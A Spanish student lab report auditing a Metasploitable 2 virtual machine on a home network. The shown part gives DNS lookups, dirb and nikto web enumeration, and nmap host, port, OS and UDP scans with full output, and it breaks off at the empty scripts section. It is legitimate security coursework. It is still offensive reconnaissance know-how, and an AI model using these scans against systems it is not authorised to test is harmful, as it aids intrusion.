Práctica P03- Auditoria de seguridad

Gabriel Lazovsky Igual

Alejandro Rodríguez Ferrer

INDICE

TAREAS Y HERRAMIENTAS **3**

a. Extracción de información de DNS (una herramienta): **3**

b. Dorking con ATSCAN u otra herramienta similar **4**

c. Exploración de red con nmap (al menos 5 escaneos + 5 scripts, estos últimos preferiblemente distintos de los descritos en la documentación de clase) **8**

ESCANEOS 8

SCRIPTS 13

e. Auditoría de host (una herramienta no descrita en la documentación) **18**

g. Inyecciones SQL (sqlmap) **20**

h. Ataques a contraseñas online (una herramienta) **27**

i. Ataques a contraseñas offline (una herramienta) **31**


j. Metasploit (enumeración, identificación de vulnerabilidades y explotación): **32**

TAREAS Y HERRAMIENTAS

a. Extracción de información de DNS (una herramienta):

Comenzamos usando el comando nslookup 192.168.2.226 para obtener información, usaremos dig y nslookup:


```
nslookup 192.168.2.226
```



EL valor NXDOMAIN, quiere decir que tiene un nombre DNS

Para ver si la ip tiene asignada un dominio:

```
nslookup -type=PTR 192.168.2.226
```



Para obtener el nombre del host:

```
dig -x 192.168.2.226
```

```
┌──(kali㉿kali)-[~]
└─$ dig -x 192.168.2.226

; <<>> DiG 9.20.15-2-Debian <<>> -x 192.168.2.226
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 15048
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;226.2.168.192.in-addr.arpa.    IN      PTR

;; AUTHORITY SECTION:
168.192.in-addr.arpa.   688     IN      SOA     prisoner.iana.org. hostmaster.root-servers.org. 1 604800 60 604800 604800

;; Query time: 8 msec
;; SERVER: 192.168.2.1#53(192.168.2.1) (UDP)
;; WHEN: Sun Nov 23 06:54:21 EST 2025
;; MSG SIZE  rcvd: 132
```

Conclusión, Metasploitable 2, no tiene registros DNS configurados.

b. Dorking con ATSCAN u otra herramienta similar

Alternativas:

A Dirb: gobuster

A Nikto: wapiti

Dirb:

```
dirb http://192.168.2.226/ /usr/share/wordlists/dirb/common.txt
```

Con la salida, podemos obtener información como que esta utilizando PHP, que esta accesible el archivo /phpinfo.php que contiene información del servidor, /phpMyAdmin que contiene credenciales, etc… Importante también hay directorios “Listable”, que vienen a ser carpetas que no deberían ser accesibles.

http://192.168.2.226/phpMyAdmin/themes/

Index of /phpMyAdmin/themes

Name	Last modified	Size	Description
Parent Directory		-	
darkblue_orange/	14-May-2012 01:36	-	
original/	14-May-2012 01:36	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.2.226 Port 80

http://192.168.2.226/phpMyAdmin/contrib/packaging/Fedora/phpMyAdmin-http.conf

```
#
#       MySQL server administration.
#
Alias /phpMyAdmin /var/www/myadmin

<Directory /var/www/myadmin>
        DirectoryIndex index.php
        Options Indexes Includes ExecCGI
        AllowOverride None
        Order deny,allow
        Allow from all
</Directory>
```

http://192.168.2.226/phpMyAdmin/contrib/packaging/Fedora/phpMyAdmin.spec

```
%define         _myadminpath    /var/www/myadmin
%define         pkgrelease      rc1
%define         microrelease    1

Name:           phpMyAdmin
Version:        2.8.0
Release:        %{pkgrelease}.%{microrelease}
License:        GPL
Group:          Applications/Databases/Interfaces
Source0:        http://prdownloads.sourceforge.net/phpmyadmin/%{name}-%{version}-%{pkgrelease}.tar.bz2
Source1:        phpMyAdmin-http.conf
URL:            http://sourceforge.net/projects/phpmyadmin/
Requires:       mysql
Requires:       php-mysql
Buildarch:      noarch
BuildRoot:      %{_tmppath}/%{name}-root

Summary:        phpMyAdmin - web-based MySQL administration
```

http://192.168.2.226/phpMyAdmin/contrib/swekey.sample.conf

```
00000000000000000000000000000763A:root
00000000000000000000000000000089E4:steve
0000000000000000000000000000231E:scott

#
# It is recommended to include the following lines to contact the
# authentication servers in SSL mode.
#

SERVER_CHECK=https://auth-check-ssl.musbe.net
SERVER_RNDTOKEN=https://auth-rnd-gen-ssl.musbe.net
SERVER_STATUS=https://auth-status-ssl.musbe.net

#
# The path of the root certificate file used to ensure a secure
# communication with the authentication servers in SSL mode.
# If not specified, will use musbe-ca.crt found in your
# phpMyAdmin/libraries/auth/swekey.
#

#CA_FILE=/var/http-root/phpmyadmin/libraries/auth/swekey/musbe-ca.crt

#
# If your server receives many login requests, you can enable the random
# token caching to accelerate the authentication process.
# Token caching is enabled by default.
#

#ENABLE_TOKEN_CACHE=0
```

Otras URLs obtenidas:

http://192.168.2.226/phpMyAdmin/setup/ http://192.168.2.226/phpinfo.php http://192.168.2.226/twiki/index.html

Otra herramienta:

Este comando sirve para poder comparar la bbdd de nikto de malas prácticas con la web en cuestión.


Nikto:

nikto -h http://192.168.2.226

```
└─$ nikto -h http://192.168.2.226
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.2.226
+ Target Hostname:    192.168.2.226
+ Target Port:        80
+ Start Time:         2025-11-23 07:32:46 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilitie
s/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file name
s. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d
15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community
/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name
=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to auth
orized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 924
62, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authoriz
ed hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system info
rmation. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to
 authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized
hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-11-23 07:33:24 (GMT-5) (38 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
 or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with fi
angeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 18:24:00 2008. See: http://cve.mitre.org/c
gi-bin/cvename.cgi?name=CVE-2003-1418
```

Si abrimos uno de los links podemos entrar más en detalle de cada vulnerabilidad:




Como podemos observar, tiene bastantes vulnerabilidades.

c. Exploración de red con nmap (al menos 5 escaneos + 5 scripts, estos últimos preferiblemente distintos de los descritos en la documentación de clase)

ESCANEOS:

Este comando lo usamos inicialmente para poder conocer las máquinas que se encuentran en la red. En este caso nuestra red privada.


```
nmap -sn 192.168.2.0/24
```



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 05:56 EST
Nmap scan report for router.asus.com (192.168.2.1)
Host is up (0.0028s latency).
MAC Address: 1C:B7:2C:C1:CD:60 (ASUSTek Computer)
Nmap scan report for DESKTOP-56R8O2B (192.168.2.60)
Host is up (0.00044s latency).
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)
Nmap scan report for Tab-A8-de-German (192.168.2.84)
Host is up (0.37s latency).
MAC Address: E2:D5:C2:CC:36:8C (Unknown)
Nmap scan report for Samsung (192.168.2.117)
Host is up (0.0021s latency).
MAC Address: 7C:64:56:61:BD:83 (Samsung Electronics)
Nmap scan report for 192.168.2.196
Host is up (0.0021s latency).
MAC Address: 2C:F0:5D:7A:8E:A7 (Micro-Star Intl)
Nmap scan report for arf-ms7c37 (192.168.2.197)
Host is up (0.0021s latency).
MAC Address: 2C:F0:5D:7A:8E:A7 (Micro-Star Intl)
Nmap scan report for 192.168.2.226
Host is up (0.00044s latency).
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)
Nmap scan report for iPhone (192.168.2.237)
Host is up (0.62s latency).
MAC Address: 8E:BC:D1:73:3B:2F (Unknown)
Nmap scan report for kali (192.168.2.18)
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.79 seconds
```

Escaneo de puertos TCP sigiloso de la red privada.

```
nmap -sS 192.168.2.0/24
```



Este comando nos sirve para derterminar el SO y lo hacemos de forma agresiva (-A)

```
sudo nmap -A  -O 192.168.2.226
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 05:51 EST
Nmap scan report for 192.168.2.226
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.18
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
S, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2025-11-18T10:52:59+00:00; +1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
```


```
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33913/tcp   mountd
|   100005  1,2,3      60850/udp   mountd
|   100021  1,3,4      49033/tcp   nlockmgr
|   100021  1,3,4      53276/udp   nlockmgr
|   100024  1          35716/tcp   status
|_  100024  1          43870/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
| fingerprint-strings:
|   NULL:
|_    Couldn't get address for your host (kali)
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWit
hDatabase, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: `$-VJR:k0KfCZ{}$76Yl
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-11-18T10:52:59+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

```
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:21:36
|   source ident: nmap
|   source host: Test-B025CB0A
|_  error: Closing Link: lrfjadlol[kali] (Quit: lrfjadlol)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
1 service unrecognized despite returning data. If you know the service/version, please subm
it the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.95%I=7%D=11/18%Time=691C4FC2%P=x86_64-pc-linux-gnu%r(NU
SF:LL,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\(kali\
SF:)\n");
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
 CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (un
known)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-11-18T05:52:51-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s

TRACEROUTE
HOP RTT     ADDRESS
1   1.06 ms 192.168.2.226

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.26 seconds
```

Por cada v, aumentará el nivel de detalle.


```
nmap -vvv 192.168.2.0/24
```



```
Nmap scan report for 192.168.2.226
Host is up, received arp-response (0.0014s latency).
Scanned at 2025-11-18 05:59:36 EST for 1s
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 64
22/tcp   open  ssh          syn-ack ttl 64
23/tcp   open  telnet       syn-ack ttl 64
25/tcp   open  smtp         syn-ack ttl 64
53/tcp   open  domain       syn-ack ttl 64
80/tcp   open  http         syn-ack ttl 64
111/tcp  open  rpcbind      syn-ack ttl 64
139/tcp  open  netbios-ssn  syn-ack ttl 64
445/tcp  open  microsoft-ds syn-ack ttl 64
512/tcp  open  exec         syn-ack ttl 64
513/tcp  open  login        syn-ack ttl 64
514/tcp  open  shell        syn-ack ttl 64
1099/tcp open  rmiregistry  syn-ack ttl 64
1524/tcp open  ingreslock   syn-ack ttl 64
2049/tcp open  nfs          syn-ack ttl 64
2121/tcp open  ccproxy-ftp  syn-ack ttl 64
3306/tcp open  mysql        syn-ack ttl 64
5432/tcp open  postgresql   syn-ack ttl 64
5900/tcp open  vnc          syn-ack ttl 64
6000/tcp open  X11          syn-ack ttl 64
6667/tcp open  irc          syn-ack ttl 64
8009/tcp open  ajp13        syn-ack ttl 64
8180/tcp open  unknown      syn-ack ttl 64
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)

Initiating SYN Stealth Scan at 05:59
Scanning kali (192.168.2.18) [1000 ports]
Completed SYN Stealth Scan at 05:59, 0.02s elapsed (1000 total ports)
Nmap scan report for kali (192.168.2.18)
Host is up, received localhost-response (0.0000020s latency).
Scanned at 2025-11-18 05:59:45 EST for 0s
All 1000 scanned ports on kali (192.168.2.18) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (7 hosts up) scanned in 10.58 seconds
           Raw packets sent: 10505 (454.092KB) | Rcvd: 5032 (205.760KB)
```

Escaneamos algunos puertos UDP, los principales, ya que de lo contrario puede tardar MUCHO tiempo.

```
sudo nmap -p 53,67,68,69,123,161,162,500,514,520,1900,4500,5353,33434 -T4 -sU 192.168.2.226
```



SCRIPTS

